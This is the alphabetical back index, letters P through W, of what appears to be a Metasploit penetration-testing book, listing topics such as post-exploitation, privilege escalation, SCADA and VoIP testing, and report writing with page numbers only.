 - assumptions 22
 - footprinting phase 23, 24, 25, 26, 27, 28
 - post-exploitation 30, 31, 32, 33
 - scanning phase 23, 24, 25, 26, 27, 28
 - setup 22
 - tracks, covering 30, 31, 32, 33
- persistent access
 - gaining 120
 - gaining, on Linux 123
 - gaining, on Window-based systems 121, 122
- popm command 154, 155
- post-exploitation commands
 - about 105
 - background command 106
 - camera, enumerating 109, 110, 111, 112

- desktop commands 109
- file operation commands 107, 108
- help menu 105
- machine ID command 106
- networking command 107
- screenshots, creating 109, 110, 111, 112
- UUID command 106

post-exploitation

- advanced methods 112
- exploring 104

private branch exchange (PBX) 143

privilege escalation

- about 116
- on Linux 118, 119, 120
- on Windows Server 2008 116, 117, 118

pushm command 154, 155

R

Rejetto HTTP File Server (HFS) 2.3 server 9

reports

- additional sections 166
- executive summary 164, 165
- format 163
- generating, manually 163
- methodology/network admin-level report 165, 166

resource scripts

- using 156, 157

S

screenshots

- creating 109, 110, 111, 112

Session Initiation Protocol (SIP) 144

Simple Network Management Protocol (SNMP)

- about 45
- reference link 47
- scanning, with Metasploit 43, 44, 45, 46, 47

SIP endpoint scanner 145

snapshots

- reference 9

stack overflow exploits

- reference 97

supervisory control and data acquisition (SCADA)

- about 138

fundamentals 138

networks, restricting 143

SCADA-based exploits 140, 141, 142

securing 142, 143

security, analyzing 139

testing 139, 140

T

target application

- exploiting 101, 102

time

- creating, with timestamp 114, 115

U

user interfaces

- Armitage 15
- command-line interface 15
- console interface 15
- graphical user interface (GUI) interface 14

UUID command 106

V

virtual environment

- Kali Linux, setting up 9, 10, 11, 12, 13

VirtualBox

- URL 10

Voice over Internet Protocol (VoIP) services

- application, exploiting 152
- call, spoofing 149, 150
- exploiting 150, 151
- fingerprinting 145, 146, 147
- fundamentals 143, 144, 145
- reference 152
- scanning 147, 148
- testing 143
- vulnerability 152

W

Window-based systems

- persistent access, gaining 121

Windows Server 2008

- privileges, escalating 116, 117, 118

Windows Server 2012 R2 edition 178